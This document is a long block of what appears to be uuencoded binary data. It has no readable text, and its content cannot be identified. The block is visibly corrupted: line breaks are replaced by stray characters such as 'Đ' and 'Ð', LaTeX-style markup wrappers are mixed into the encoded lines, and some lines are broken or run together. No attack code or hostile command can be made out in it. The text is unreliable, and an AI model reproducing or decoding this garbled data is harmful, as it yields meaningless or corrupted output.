M&E9;6\$NAMRZX1(>HTE<Q\$!U1&LHP/6]!*[H-?4J5]-*98%9F,!8G@(9<.BC]D $M\#WL?@+A\#S+)@F\#\\``N8;!OKJ%38@Z,PR%-S+H8@ISPO=*EJ3BG86!/5*>K\#RD$ M[HNNR\#^J!8U@X(2.S!HO_VB`*AMVB`#IWXJ)P\'%05@-BT56GNV:2GF^<:EĐ MMU.[:2)\$E@#G:`X8KY1YD:OFWJWM;1@`_L%"IH4O<)`'*\$1.Z''K6XJK*=IĐ M`D04-0:Q@B:E0;#R-JW5N*!W%J7]]MAR4[72N,BZM0NEN^\$XZ`ZFI1=+:\<QĐ M)DXZ?QK<"U\QH=2?CK.:EX"_IL2_N<R_6:55FIWS?^4#@^GG_)^HA\\6:Z;BD MKW,4UIMIO^%):5LNO=2_F:YB@GJ)?[,X%4#C;HCS%D/IV8GG3T=\$GXOC[Y_&Đ MQ41K^*)!>..](<*T3(6#;6F'-Q:MH0Q26T;'E#9I`DT&YQO%JXP*ZYFE0'Q(Đ M)3HF%12I&%>KN?L52%IMD2(@6N,Y1.7F!PZ,V.A46G0R0\E]&J?JRBP)H\2)D M5CG%E`2\$:,&Z7,>_#-J2632%68R69KU`32WLT"K[%6NM!06&T1HOM17,T<8JD MC&(TGS#HH_M20BG]W*2)M:)4;7(%SI]+</;3\$BO5'@1G/U:+%;XRPRG[:3*-Đ MJ"!:RU>U&XOZ62]36\U1*^G,5(:FBX'*LU*,J:;.42LHVL9"D'6"=EJ(-IH1Đ M%(M6RXS"T,Y\T0X=3WMM-TSM>KZ.AFK]%9322XU+01^(&6&:VJ'Y8TZ7RD0:Đ MK?*)YH"Z3Z5]I*%)M":,Z5C:YC#GTR/S#32)06D`A5;16V&\$?R#"4F09K5DNĐ MHL6F0H/6>I4:FWAZ0%SS%(I9\Q3:G.N*0"Y-/9^9%5/ZN?`+T+*&M=\N;*&"Đ M@C[D6K%18#`HOY0VU#;3J2:UM6A-#1<*'U%5M2\H"L/WNT1&OQE*:",E-,ITD MU7":H9FQ2L;5,BE6INJ9-*O`"G-&>U/['2AL@A(_!ZN2[9\$.#`G55D:U2:+ND MM)50;2HB; %3=; %J,1-SK[6]+FY@8P[(9;K1Z2[`0!QL#,+&24JZU7KM]3?7RÐ M6I/I7>6'9JI36WLBC&Q@4FW:X1GU6E878:2#R"J'GF4DK/";!MAH[O72LV.4Đ M8-1^I[VI\`YX-X^O8T!\$5,7H&>!@5>@Q],O3.,!F65@<,DJEB\6:A<.E(UIKĐ ML5(P9W8\C9M/\Z87HL;J2@ULO0X6AUP""[\-*X77^(<XABAI@UHP[ET9W:PYĐ M3!-J3*6;5A8:R0N;:9C*R+R,MK9L?`"E\$3-LO5KX%[KFM))@69 @-^YT10Q-Đ MDZ9.C5UV.JR^J\WEKNW#'G9E#BM1.#!,NG'_-!_9;7\A/:3;H+*`1DB%U:5MD MJ291^4RZ0T3I.PU-98-YLZD-W=Z5WBXM>%W7_4#A#`<&U@-,VYM*?R^\#I'MĐ $\texttt{M=YB3?Y?:Q-+F14!TJ=(L10/K0\#2LI])+_,UB@:LNF]F<:O0>=DV:W_T`9G$(D) } \\$ M+I36]K]:JZ'"]<=E?@;-=!L(*+JN?%H:18<YUY6&I?YFI4RQS7Q*:C.MK12NĐ MC.M_]<;CVM=`G1_";RZZK:`8J9JH/JW-I7?\YE-\$6%^+0Q):J@CK?W7LC>8MĐ $MM%H?I1U-90^{N-}),+%;;%-Z>D@=X(SA_4^/.T\Y#7YTXD,O]L7,3*UUA20AD$ M%:-M6B8ZJMEM`B`B^/8K:S%N^?GYYLO5%\$<M&/C5#O.F,#:M`TI)B'E%!?@DĐ M; %K%Q#1%H@\$MADICS3:@J[CJUBRM]3JU"6U34+-2@S1_4&UJ-GP6I]\$PIZLTD $MNT>@(><U<XB?IJJYO];@'I/:"I[<\\):Y5!7>_-*;-8)[2-P-?>YI#)5&F@:Ð$ M5!3-R"0[ZA"5H<9'9-@*9H4=5*51F(:RCX'%IF)CZ\Q\0#P.)[&O0]/23\$:%Đ MMW&A!V8`S-8!A=\PMAU%Z61?&>+K9RQVTS8:B`:9J4#S_)M6:UT]BJ8V'?T6Đ M?-NT`[OLJKJWTDR.N<18JV6GV91/4AI5.<#`F[+?ETJU\S<KK,` '6!YT(#>Đ MB(5H&]54BLVX"6KCR@\$:>1=)#X5Y,ZU+X4V/5\V`59O;-EI6C3`)44'RXNY:Đ M:_E;FZ=QL74.2QQ*`\R@=")C>X%%T2=OE<UVD<6<UU,!`T7WPLDTV,Z@6Q0]D M:(/2T72'\F\E74K4E`"S?`P*96;@\,:,PIB\PPP38TK[_()O[&0%/?];4W6RÐ M1&D:H4FN'MO65\DPBM;TK(#8R>T08\$;'8A1)I1!`+_4<TE\$6I,)*NI2.M@EFĐ M)9:/ILUBA#&`9Y^)J<U;GON_:A4],7'V:=VW<P#_>`X)\9,(/PGPD_@^">^3Đ MZ#X)[I/8/@GMD\@^">R3N#X)ZY.H/@GJDY@^">F3B#X)Z)-X/@GGDV@^">:3D

M6#X)Y9-(/@GDDS@^">.3*#X)XI,8/@GADP@^">"3^#T)WY/H/0G>D]@]"=V3Đ MR #T)W).X/0G;DZ@]"=KK,'L`&HO\$[\$G(GD3L"<`>U78GFP3L2;R>A.L)M![5D] $M61<^B=:38#V)U9-0/8G4DT^B=.3,+T>I2=*0N+T)$Q/HO3?07H]1D]"]"1"Đ$ M'^1Y!Y4:1^A)@)[\$Y_%W9G7X/`G/Z]%YU#Y(=)X\$YTELGH3F262>`.;1,SWMD $M0@+S)"Y/PO(D*D^"\L=0K@E0'@UN`!_0`4?E!6QW5+,X*D^"\B0F3T+R)")/Ð$ M`O+MJ\$7K`'DFJGL=(\$_B\7HX'K7GUUP::M\$]48L>Q"/Q>!*.)]%X\$HPGL?@PÐ MEPS48F>[S\$&MEL3B22B>1.))()[\$X4D8GD#A42U/]R)1>!*\$)S%XP'^Y!AR#Đ M=T!M2X?!DQ`\@<"C>C^%\D]"*M1S]-!\"0"3P+P)/Y.PN\\$^H[*P7\$AT'?TĐ MA.:[+\$;/IPH]%1Q_)^%W\$GTGP7<">T>EZ2,DL7<2>B>1=Q)XU^/N1'^[B?J;Đ M#GHGD7<2>"=Q=P)V1_VNP9.\$W?6H.ZH;\$G4G0'?4!C`6";J/8`6AOH:#[B3FĐ M3D#N1"L5<?(Y+]\$X9LZU02-4\$^\!&I&L^`&HCY&P.XFZDZ`[B;D3D#MJM?-<Đ M2,B=1-Q)P/T-ZI\$ZP)W\$VTFXG4#;46U\%))H>Z+[=%0/.-I.@NTC/6)03>!@Đ M.X&UHY'%U8O`VO\$Q1:Y[YB3@3N+M8U';SN',1J-(,6<!:M]W.1]1FP8N`;BCÐ MEFV%VK8><4>M@D3<2<"=Q-L)N!V-U+MYU;POJ#YPO-V,'X-&Y[6HQ>SG'^/7Đ MHG:#`^XDWO[`[OT:11E"1]]JA:C5Z@!W\$F\GX?8:]/1U<#N)MI-@.XFUSW"?Đ MB^H`Q]I)J)U`VE%-3/(@D782:"=P=M0S/GGI<794'P3.CF:SMRP]SH[F,Q)GD M)V!V-`;]RJU!_>\$X*CL.M`]%?9B'>C&.M!-`^_?RF_!)N)U\$VTFPO1&U"0)LD M1Z,O";;/=UZ'>@\.MI-8.PFUFZ'^/P7U'!QKUT/M:&0CH';4=Q8)5@@VH-'MĐ M()J]Z@ODUDY"[2323@+M),Y.PNPDRI[DEHEF-!QEUX/LZ)F0(#N)L?.%D>B)D $MX!C[4M07=1@[";%;N%NAY\!$3R+(G8385Z,98[/[$=06S[CK(7;T3)P]`M%SD])$ MP#%V\$F(G\$7828-?CZV@67."U!LT-.,!.X.OH^9BS2'R=A-=)=%T/KB-=(IF;Đ MCCO)'%TGP?6W:-88Q)N-1JX&I#60Z#H)KJ_A5Z#V>)%_"[5'\$ESOX^R(GLQ\$Đ MYU348TEP_1X:TUK1J/;1N0L:UPI=2E"?Q>%U\$ETGP7426R>A]:MHWM%!ZR2RĐ M3@+K)*ZNA]51+R!A=1)5)T%U\$E,G(?7=J`L'H#\$IFC41C4@DIDY"ZB2BOAYIĐ M6SI\$G8KJ)92;A/IM`9=\$U)6\F6@DQQ%U\$E`G\70]G([*0,+I))JN!]-1CE-1Đ M>UGLM@/-/,.\$!)I.S/TO/5P]4Y!6@P/JSO@X@R/JZ+EU(Q%U':".M\$5C\$E!GD M!Z)>1@#J))Y.PNGLXTB/).!T\$DU'I=*CZ9S[2,<AT'2D/^K1=!),Y]Y\$>B,!Đ MII-8.NJESFB>)<!T\$DLGH70<24<]\PS_/O\9&JD)*-V9@[0*`DHGD7022\$<]D M4@^DHU%['^J+!)*.`^GHR2\4_\$H"Z3B.CI[N7ZX2I"OJ@7021\=A=-23-@B/Đ M"AO1/\$;@Z!Y2I#T1.+J'(^H5!(Y.PNAX/:H)>QT<2=<!Z:@&!Y%`.HFCDS`ZĐ MCJ*CT; HK&JO[ZF!TI(VX<WV0)D7@Z#B,CEI"%C=7!Z,CK7L%ZB^XWKT7C6V_Ð M<=5(:R2@=-1WGN!0.M(@.[D4'\$I'XSSQ?DTC_AUX(-!T/9B.1@`;]P6H9Z_RĐ M6(?*T>;1B?0_,T\&TOX(.!W_!S.DPQ*`.GK6N22@KL/34:X2O\\LN=P9Q(J@Đ MF+L`Y6X9=Q4:>9D"!T\$:JLT92#M8X+:,A-:1IJ"'UMV>(-V'@-9)9!V-6GIDĐ M70>LH_'JB9".Y@P>FC\$D[LE(8U]&C%`XN*['UHEY8ADJ@]JC`97C@P<)KY/HĐ M.@&N(WV=Z46"ZR2VWNRE03I[!_Z\T/J-B;\.A70(!M(BF\$AK)_!U0I,82R+LĐ M),!.XNNH;S2@ODP`[.@I\$P`[ZB<V.,".5E<"I(\&X0@[FI&2V7(28<<!=00<- Φ) MJME'2("=W8Q&1`)@)_%U\$EXGT75"B\WEJ%!?*N>4H_I=AVIX,VH!N[G5^OF-Ð M0-E1.VA\$_4D'LS]!VNLKU!IPG+T3S?PTU")T<[\-SQ:U"@>>T]_F0S\$O\$O4WĐ $M/>ZN@]U1S[/E,_GPG^W_=YO^{P^"@QYOVM^Y;N2}]<0/|KAOO|YM9?S?SOYGD|U1S[/E,_GPG^W_=YO^{P^"@QYOVM^Y;N2}]$ M^S]@RTP^:/=E9[?W9]L^QE_L&:NPCV&GU`X^]O9=+]FYMXI;Y8[7QQ]7W%S;D ${\tt MWW[1Q*RPU[OOTA9N,+@L\&C@R(<IHN_O$M4$5EP(,?@_==W.`_;71TTV6SN_]D}$ $\verb|M903CVVOWS=\$TO?KJ.GD0;>\&:C+TKDGQ[I[2G],Y=N_[KR.7UZLR",ZY.CH*RD]|$ $\label{eq:mwd} $$MW\(6%LV-]/W2]\UAF3B[*=!\,B?>*V7$_HM)A^V/\C@O,)\V*?'U,K&Y]Y=>D$$$ M>_+V#]ZU9_?9/.9MS0[OI2M*3*8WK`SLL>"/>^JXE)%VRFY)]VVVA50:#FF8Đ MS!]Q<P@O.M/-3ZC>\GZ![P4_P9QC5\:Y7SI:?M6,'=;V?'+BRM<SWWYZXW'AĐ $\label{eq:memory} $$M@F^D>9+KJIO\;R,SFGMM^KSFP!:IT]G/\&[?^V?'FRXS*&U]E^[Y*W^?\&'5HPD]$$$ M>XW97WV32B/2_U0<.\!?X7>\QM-Y_EQNP:-"9>;=A((='8*=P@UIKG5#/*UVĐ MSJGMQN'T"[#L_F'ELLTGPA_D7KPP7#%C%ZNL8/["19QAGL==ASD7;G-X'C!HD MW63#,:,/[&&D]CF:NNOXTN2H\7M^._/L[)8U03Q[MP?31E6Y7_3;?S7RXM(SĐ M@U5N]SP7>?RR8\^[QGE7+:8G8?2-US]H/,8E2X9LW:?X&-3=_FNK0D'J_Ð M5EAD?6[N^HVBRUU^WS&^CYM90]I503X.7(D?TVC^/:N%%)9?6SQUWS2J@=LGD M+ZKQH@\$!7U\[S1G[L,>IY>_>7^1^B"O&\@SYO<OHOH<T[@DKWI[N>OV7P&\=Đ M>5%_=-EQ,R)N5%2W"\8+W98X'YMX:_C<@`W9'+_.:\[5LCZEHQ>PKO0?LN_XĐ $MU!XK^Q;T?CQFRV"_H[N?1:W[4CR;=J!71-)L[R7+MJY8\]Y'Z++SZ;8'1G?HD$ MOT/606*\$""[R5TWK-7-IY.]N*P<Z?MNR*?)VU<OI!6X?8Q.Z57KF]0^:L'9AD M9%Z/FCUOG39FWV%U>QH:M>R0X[IWQ?8;RA4%?\DK-O<]8^X]ON_PQZ-L-(LWD MJIG7QX<W>?BDN<7G\$NZ_N.I\O4]GZ,1I>8]"V<H;FS<=B#;[NNFW)0>"RB>OĐ $\label{lowp} $$ML0WP\#JQZ\< W&H;WA@4-L2H/&Q_G>`QSA]*\&EE]\V_F)*<9YXT+IBQN'(F@MGD)$$$ MVLX^:>@BO7*I:^=H3E&W_%FIRU:W;-ZQ8WO7G7=W]7L;7''5_,3S=\;=-O?TĐ

 $MZU*<Y+`Z=M2A\&N=\#W8=8KDL[(:M^<4;%;\O'W5@J?V-LX7:10.2AZ,>+_7AÐ$ $M/QSYP'K@)J/SOVLF36\P[5H^[8[E$8^B'O+1E:-_[W[M&65EQKTAVOG;3M[9Đ]]]]$ MH*ER21VXZ!HCTF;.C=-%HF;O]X&YZQ2/CBVVFE=_5]NZ9\+B=YJ]YV-7'1B;Đ M:]7<YA:P-N]PZJ@3=EXIE1T)C4>#YDZ\-M[A<B!&M['Z]'F-^>15'0+9_>63D $MK, 8 >, 0^87? + I^2S > U59W_1!M/&/O2_,]]_4Z]L@UN4*`< UA8$39H>) \\ K?S9D$ MS!E[%8Z#QK0ELEK^U,BN[M_4^37H<'W_:U,'Y,W?3/=(^GJ.%3=T^Z%KAM71Đ M?8.C0S4YP G+*U;L4^SW?K6AX[W:Z=#8G04]PE=<<;P^TC.]\Y<'[R=,[)AVD MZLW,!RS+OJ&YFG>*=_V77S6;<\\$^>_:ZQU<LI[=B?4Y[,^RZK2\/_.H[:>KPÐ MG/A`3>FT=W_: "^617E<SXA(3GPK'7ZY_5-,1\\#K\$,N=R2]N\\#2HFI_:/!8[8,\D M_-RUMH-9[%Z3-[Y]S_T_3QQ:9V4WW=*^9Z_Q`9/\%Z\+[C6DVP'O<S8;MEX>Đ M:UW7/G+0G2GV@@>?Y4%+)?Y=AH]+>W.RYGV7EAF-?QP8U+?SBN?C.UO71>X9Đ M_LOQ**GXW9M#IT^_[^;<V77+4__?S,Y47%`_=UV\L3WD]M.;-RHEM_M_CIJĐ M7_\[AT1AAH*YYGTBW=,??#[QMF/3[%^^GLUH'S/DVSR?-HN2IZF:"Q:")SN<D M5XQX_N1-[IV4I..N\$WN_&BR16,W9:F)@0G6:?NT/C]Z\V_V[F7P-.&3KU#WLD M]9V9-Q,9*RHN75[W5M'0*W+&'VGWDWL/GWPT?406K)YO+2(&7_`;UCE_T+C@Đ MA; 2%G#OGXOR]0.)7\$9WGE9(4/O[SA*O72[Q\$<]A/Y]EQ&(\$]_V11YY__&-B7Đ M&_;\UTN#U]]YYHZEUM>TFTY[YL(8[C/+]>4XJZCQ4TX___+QMYM7/+WP/J_S\D M78L*ZH75JWM?7#'B_=8)AD?'^ORRSX*>\&30:\<3Y5];VB\X\FN/=5H-?I'7Đ M=ZOO&\$>J_(ZAX'KPU="P14[MCRR#V=,=/#I?LMV3"J56Y\,RJ_X:L7/3XJY=Đ MOZU.?A2S:,ML,]:;G=I2+]>")GY=<:6H867]!M^1SQ>?T-Y=7Q3A'U]Y^/ZUÐ $\verb|M/4_M%_X^XOY&>.T*S| *+ \verb|PYQJ*N|I_,Q; | TH4N%'_M["G^W/.&[]%MJWO&^D| TH4N%' | TH$ MQZ2O)LW_;-1_Q9Q.>]XY__'?7&;_UGG6_\FB4.L^_>>_G[?)[M61?:MY]O?CĐ M-^2:77@W8T^S__;5!RUG3:B;UC'=OFB[9E759I'[C'X&PRYT7>S04]HV\;(JD M>T3W48RV2WD?NX!I>(!KG_#K]ORVUXSD^9+.JUZEU[S\>S<:T3Y_;O%-[Y\HD M*C#KL=;Z+Q\'RP<!VD?:]T59+=THA[7K3N>.7QD8-FO:'TW:?A]6?BZO?]VEĐ M]X;B+WT_F^]RBI;>'3;CU(,S[[76SYX/M]P[2:2LUS3,?E-0Y#1Z_BLO)_&,Đ MWT-F#>_;?4-)SI`II_IY/\[^9I]`WU5\-F;YK\$<=5:RZX;Y13N;GO[FRA\O+D MS[9]ZA<@\&JZL:KQX_P_#UO;>5>L:K9)ZWT[3\L!49CEN!JG9;5.,=H-\4V,Đ M(D9"_/E-V_J'Q\$I.]CNK_E95\6\$C]U58XJ3-GWNP3AVW>Y+>H_^;Q*]4U61QĐ MR<>O%>7EE8Z>+U=J?5QN5FDW//<M\3NTT,F!4M2FS3)+U'IJW7T;[K.ENWTPĐ MTS>_=>067YN1X#1XF9;INJ%\]OTGB2+L0WWGK':GJHEFO?VGN20MD/R%J70<D M-YLU/OY5_*)*QF?-J;3%2K:;EM;E6[?TN5_MM@5II]V?'*8YVX.Y\L.D1]3ZÐ MV,@JW[`_,V8_./5>NX^YRWYU_F"^U6WMZLNS+8YM6OE'^MYOIT[53<+RNWYXĐ $\label{eq:main_main_substitute} $$M^*$"UGU<I/L[6+Z,/&M)_N_.15.W[GH1AU0H[5*6W=[\#7S6J\V1_P5L[:QN4'LD]]] $$$ M7=G/]UK)L2%6MS]X.7&WK9)K79C-G1\$.LW]C7WFK/3AHQ[?WIQY.%7VJ*QBCĐ $M\D6WN\#E4-]Q[I=[G8N;O@V)\VM9M.>;YOK\#Y<&?M=NT!4\::4,W:#]?/64:D$ M]`7_]!:=O'R^=A917TQ6_N+,'_HM\`.;0MMT5ZMMMOL0>MV??'Z-N_;0.V:Ð MAU&Y7[344S&_OICR\=/LV>)3CSR^=?;3SFY_&+4C9N_#R=%S(@Y\$[;%.C?ZUĐ M6\0F+\VUE]>/G3EV>_B\$4>U')VT?/GS"PP<#M*^O[1W'6OG_M8;ZG^T_VW^VĐ $M_S6;(6B]0B-\W!WJK\NC&2KHV+8=Z87/\(%J-;03%YI.61U#1/2LU/2,X;+D)$ M<F6P2B.::\@&U3B5JHS.?+&IK!O^JZLC&R8#;!DS.6BRF6S!Y%6*VU6]JOWLĐ M?5KF+KL; NO3\$WX*I>6\$/R0*Z5F?P^(CROLF?RP;SG':**.NLJP:T@M41ZA?Đ M9W:F'F_,5Q\;Z-P=%&;;\OH3*XBPG_UAD;S9,73G2,^T^^&9[R>*>WZ^[&OĐ $M(V*4N]H?](ZJ?.FV?D&C^9;M\5&Q2?="IQ[>?T!1=;3D`G9H\NY+(2*ULY?BD))$ MK#4^GP#BP8\'`>;^.5J7G.\$C9K6NO+!S2>F.`,=\$[YX[_.LH?DY=W2M,[)D;D $\label{eq:main_continuous} $$M^\Delta_G^C_P>;DSE[5CVXU_Y88LJTPIZKFI)R0_Z)+0@X\GM'.&/\#AVZ,[)J>^D$$$ M3GO?__VE9X,.!@WS;O'P]W<4F%NWB,W>;J8G/2_N;V)K\,GQ_\\$L/*N.,]W7D M_>GR\DE?3M7,-VT?OV9"T:GABZZ_"ASO,M7H]?@31^FA?RPZG&&Q^-7CJ)7;D M3\V+N=9>'>.X8DN5.+=Q>,"W&5=B\$R=/\YR3LU`\$\OT8\?"F!AO%J5&>\$[H*Đ M'"!DU#V9:HSR<MJ8-[Q6[L,'A2\$YJZ,NM_1[>/94X^<]+3Z+"VFG9H[*N/EFD M>D=!J.#)=)<N'5M_/V<^@W%^8?>AVRU#[IR:?XR[1LU.SN84U-B4.D]D3HKYĐ M3-U9^?*Y]\U@?RO_6I_J+VGSFDO*W6N\/LSI_;#Y]_S4B8J**UK_^@:QSTVĐ M@-.MOIMQSQ6=5D/\!E^]_BXQT35@ZX>9(4?;:KYTW&&.-WF@RIRY1&37KW_NÐ MFB.]W]6WKGKO_G'019A]%B[VT?NO*"\TW'9MS6Z;]'JKZ'/&CHN'/C;916]:Đ $M^*+?K+C^*XTFG[P]X>=,[?\CG^*SL7L\#?V"3Y9\%FTT=^A(E>AN>V^*26]IFK4D$ MM/"7S\1.ZV_\DLT2+F^SS<QY-EXV]J!@&KP=&3'O3KT)^V72JOY_!GIM6/[XĐ $\texttt{M} \setminus \texttt{JLJ}\$_, 6^{\circ}\texttt{O} := 22 \setminus \&= 7^{\times}\texttt{X} (: [\$\texttt{EFL}574.YL\$\texttt{F@}3+QNJ:R_3;MZ[7[>T./\$\setminus 4LW\texttt{D}])) = 1.5 \times 1.5 \times$ $ML3]XIYPX?*]Q4]7V+5]-R^X;=]N5[7$XE-_]YD?9GA=^*SU%$=O7CAW^(ED)$ MCME=W+,G^CJ%CLJ=NF#&X'#.],UCMVR\XO2P9'/+[N+G-Y>;U`?5^1W.*`FOĐ M&IH5\$%3@N&/^ME>FVKGA?1<7C>TWOVJ+38'#<];[U_WB907(76<0-:I?G;GDD

M_LWP;LLL+XQ>?;-QYZ'S1ELT>5N783LV.>PH7UD0/ZM\=-S'2WP/#_Z<D\$7WD M?@_J:C7RYO;^(Q=^Z7IM1-`TOZI'1=?W,.-^NZK8?SUO^AK._("EC@_G_O;+D M>&EV9Y]^#'[W/]21,:>"'7<-&KG;<?TH@_7[^U[UGAJ:GODPS"O\$YGC=U]LD MI;;<S^ZQ^T)TUR5NIJ.&;3ER^\R;>T]>.`RV>II89[.\\I<OHTTXLW[IV/1JĐ M8525J/^S^[V7:\$Z-N,-K?C4Q>H+O,O:Z@Z?\:Z9VW\U(OU^C3GY[+(76*[WFD M@BS*;G%!Q/HCSKTHGEEO#REN!55F9'T\=\$"PIHZ_Y\$185RAWCGW3OG]FPHG/D $M+>F; 2V^2U@I.=,Q=$[Q[CEWYZ8[[?ZU[LW!0X)7PY&D@9&\>U\U)55] -'ZD$ M4>PCLT8]'B7T=CAW^O#]90M;MG_[].:3967=\`598Z?XC5TYPKK\$*EIF\>K8Đ M<__=[WRG]5]OD#%DN^"5\<'G/50]?8\/F9,0\N#FFB93ZTH;U_KXM?>C2H:?Ð M&>T:'/Y;IN'OLP5>^YD)P>6RG5EO-ZXZ<<"R:\`RQ_,>@S:=?/IJ<=7]D78CĐ M1[]<<\#DYNAO]_P4Z_N>J!PXUWU^4VI!CYZ#_HISFI)EM7HZ?>>D^@'7(CK&Đ $M+1GWX?[-8Z-KUM@('UBNR/I2&7?+8Z[-BOM5Q<KQ;:^Z=L]XM[7MXY[XI&<>D)$ $M2[8H,K,LA_H,FGS'JL>A?-/++D5M'WPITGS,QJWC%V^9$7A(U^K?4U]VHK6D$ M=JSH,?%JY.FV>55=T^*Z3LW.WW^^6#YKR8&&%U]?F\$=WC;PX;_\$`^TK3FOJ;Đ M+R9H]S@5%\$P:QKNYX^@P>Y.UHJLKSEQZ:/XJ9U'=3JORI7RM0OA@L6?*EM0WD M,V]\$^BU+___#XZ:H#3S8D+KZ3:^P:/NJED].VFO9CJSZMOFRP)#)R1?P7KX+MÐ M>^<61V^>NO#<EXMK7RB#WB:; E&=?.'XXXJ_GS3<629K@S\8^TY^<F-1AQ7_PĐ $M = -G8Q6 - 7)A^XT[YDX$*'$U>]Y`.V`-OW&B?4U55&=S$^PF[;Y?N$[FP<L!'$D...$ MP\(O_6=?\RB;>6N8T\4])2^?Y9S).;3A2=SF^HV"[;EV.R@KQO/L!CG&M4VOĐ M.FD0Z!\$V/,3^_8]ZTZ69_]Q\UYY_,2&B4MGNM;T=ERT++8AI)5_H30<+0?+D $\texttt{M(Q_\$L::GWIM1^-AI].\$C\#E=N+WGK_;KVX;49CC'+XM?W==WW[9\&\H\^IV2>=D)}$ M>@P\FC'D48-F[;:KP>]?ALS9M(Z_[#??ZH=MVQ>6T<?[2%[=[]QVKZ;G(!_%D M`W%XV9+DQ\)YBX]M8CQ?<-+'*<]]VJ3]PKVC/K]]8.9_],(7!=7UVO//3Z7OĐ M9EP^/&'4DN;F^68/?!_N>[9,P!VMZ?71YUSUJ8T#ZJ8SOYT]=J;J+X.P6IL]D $\label{eq:mde_3&J://OA7QZP]VN(_E; ^, _L , $3XV]90AU%]D \ 4C4EP > 1 #[IYW?A^=H=DAVAC4EP + AVAC4EP + AVAC4$ $M,1M";E*J+IH^LK,/QZ4AN6.GGS^NN]Q\?"P8'9N^YV)#3<C;:A?7]^]-NZJÐ$ $M=OJ84<W?KL=N"V7>WJ[V><Q\U/N?:EO66B5M+A]R.<W'XI'!5]R?[W^]U/GD$ M5J@'KYO\$_)TBO7MBS.+IIZ=,M'J>T?@YM/W2D[V;JWQBCWL>6VWKY3[O]-C5D MS@][WBG7S!LZYH_:]OCM?ZVWV]F][Z-?^C,\$WS:,,3\>.#^]I/I)RW&#G/<SĐ MALSM1C?;.S5^T2/AEK!]K`<IE[F=QF-3I.4&<V_=7VQUC-OI>+3/O:-?>X8+D M.SUV#W#L1K>-'7>R?.B;PR.G!CI&+'6T#-[_9,?8%?N[9X^9L;?HX=KW`QT%D M4U^M[.G<34C?.:=A;)=HJ4K*9/KO9E[NB87;I6UNW^;DI!I#N3%OI,-[F:O/Đ MJ^&5MX.&NUL6QOGU[9EM_^?S_G.'O_-*IC)B>@Z@OUO?DN4J^&4O[[7VRI[MĐ $\texttt{MY} \\ /> \texttt{C'Y} \\ [U_[\#YQJ [< O.IMI5/G`TO8N8R4Y>@ \\ +N\#+??W^'CP \\ [L;>;&-:_@YD] \\] \\$ MBJ,7UVTR_?+1+*NAG@)74I\NGSN8LIM6V"UOV?#W#\[_E?C[X-M&&W<LZFZ.Đ M,016C<GY\^K)2DG`W:@:[]1SJV8=&;;<YH_H7PL*.B.#QCYX)+T78KTFP/K9Đ MLU\.A"[J_^KNU%\$'F/6)]3..E7:]Z3W;UG?B"*IFWC=Z0+9B/+/H:\$`#]K;EÐ M5/@CTT66#[I-68\EV\$9V7=W^),OS:N/#[BW;;<:N5YW,J5@T9+KTS\$EVV.>JD MUGB9))\$Y!XHWJ._/J>7],:;YY0[+JO'3MG=.-(]90./L>VGP_%O'!LP]&]_*Ð MV+Q3UMMUQJRK^UY)E^UZ4%QX?G=/K]>TDRUGKY>.7NPK>K9BSY#KH<.MFFXDÐ MW.O3T!8QO;"'P<DU#4-J*T?::'\ZJ^&7TYIZ/_K<FCM.N;"XU/&T^I=Q5L:-Ð MV?-V?O'WW75=2/50.I_MU\^ZT'-C(+4\S+\AD_XA_.+6U9<=6H.\$=O',F-D/D M0+:\W=SFQ'.Y@6;!N?!9++^XL3873B9G*)SL\GI'IO0=">4^7B>^9-:\F5'RĐ MZ[N%.4]W"6^NI7[X^M9Y3/"W0/?'G[R5)<T6IL7+!GV8=HLEN7PO9M'QM>&GD M)JV*#JI;Y#V7N8I5-*AYV%7IWA98'/HQ/V)+VJP`F_Y#[CW-_L55V8W)VM6@Đ MN+IZZM=;A=<ICJ<TST,=O;(9?49HGS)V'%Z\KV&\$\$[W;J/?75\5?:MKC4';FĐ M"-U.N>O#ZJK-/7;O.F#;.^="S\W71\ZMVM=F.6V?TY;9&54IH0'Q9RUVW%^UĐ $\label{eq:mj'e7/"/DV=AS18H9&TMW_L;C_C)HPEOU_E^3A9>GO=%^Y7!.QLQT'\(T/E2VD) = (C_C)HPEOU_E^3A9>GO=%^Y7!.QLQT'\(T/E2VD) = (C_C)HPEOU_E^3A9$ MIJWC=\^'84/R-UZ=D7CR_M"ZWCU_^VAX?=3KE,_S+I?>D-Z8U&=<OU?/NU_PÐ $\texttt{M_JM}) \texttt{M\&V\&1<FV;} \texttt{]6} \texttt{]"H:.C'@IP"@1,GF>Q[W\&IWDSS\$P717\&+_!T"YU`\$=^OFD) }$ M9YW@0FWHH:WK5GEF<!ZZG?S:ZRISTSBG,RT!<U,OP<R7@\0;OXXZ,/N8\'Q[Ð M> .H%\?7&: &K!>RAW3+;:^-<[ZT9=+3,2??-WE-[#>V*.CB;4^SZZFLA\]D $M_3BX?MG'2\.Z3%_F7:Q[/AU6MR1Z.%C8QL_F?;H//[\Y(G8NY26Y;MG:%67D)]$ MLGQK8CF6)_,^/)_]Z.SZ7UJ<G%<_F785#ECW%*Q1ME>,_39MX-=/M2\SF:&+D M>-')J5??;+]O.QR6.WZ)*9R[Z]B)CV&/64>_>7=8"K(N_U+3[W!^[S';!WRYĐ MXCUAQH0A2W_/#MTA#HB\,&)P%+U?XL>6*K%QU>R9?V6(IJ_B7%OTJ?QU;#Q3D MV"N^?KOC(:=5UP5EL_9='0%73UX-VN,XC-6A_>8DN3]@_I=>]>>N[IKU<)E9D $MR[\&-,UVF/%[A%7#*8$3T5Z.<XUQ_RLWCGIKS<^770?Y:_MN0*2^-F8K(#\)%D$ MD_I\&=BV(_R*OVMZ]L*C"<75EIZ#!A5?K.RWY"VE>+/S[(\$55Q\]/><>HISDĐ MN/16]OS8-?M-J>T73IU;V9I][%[N^\Q.V4K6#5.7N?.V[5J]=N\RS?NSS___<Đ

